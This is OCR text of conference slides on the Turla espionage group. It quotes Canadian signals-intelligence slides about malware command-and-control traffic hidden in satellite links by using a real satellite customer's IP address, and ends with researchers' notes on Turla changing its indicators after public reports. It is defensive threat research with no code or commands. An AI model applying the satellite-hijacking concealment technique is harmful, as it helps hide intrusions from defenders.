
Canada

MAKERSMARK: Less Attributed Overview



Communications Security Establishment Canada
Centre de la sécurité des télécommunications Canada

MAKERSMARK: Less Attributed Overview



Safeguarding Canada's security through information superiority
Préserver la sécurité du Canada par la supériorité de l'information


Canada

Communications Security Establishment Canada | Centre de la sécurité des télécommunications Canada

MAKERSMARK: Less Attributed Overview

SIGINT interception

Satellite broadcasts traffic



Safeguarding Canada's security through information superiority
Préserver la sécurité du Canada par la supériorité de l'information

Canada

Communications Security Establishment Canada | Centre de la sécurité des télécommunications Canada


MAKERSMARK: Less Attributed Overview

SIGINT interception

Satellite broadcasts traffic

Real C&C server.
Uses the IP address of a real SAT customer.

Infected machine



Safeguarding Canada's security through information superiority
Préserver la sécurité du Canada par la supériorité de l'information

Canada

Playing cat and mouse

- Gazer change in IOCs
- Carbon changes in IOCs
- Nautilus changes after NCSC UK report
- Mosquito DLLs no longer dropped on disk after our publication

Conclusion

- Turla is still very active
- Really effective at tricking the users
- Large toolset
  - Most advanced backdoors used on the most protected networks

Jean-Ian Boutin

Senior Malware Researcher

@jiboutin

Matthieu Faou

Malware Researcher

@matthieu_faou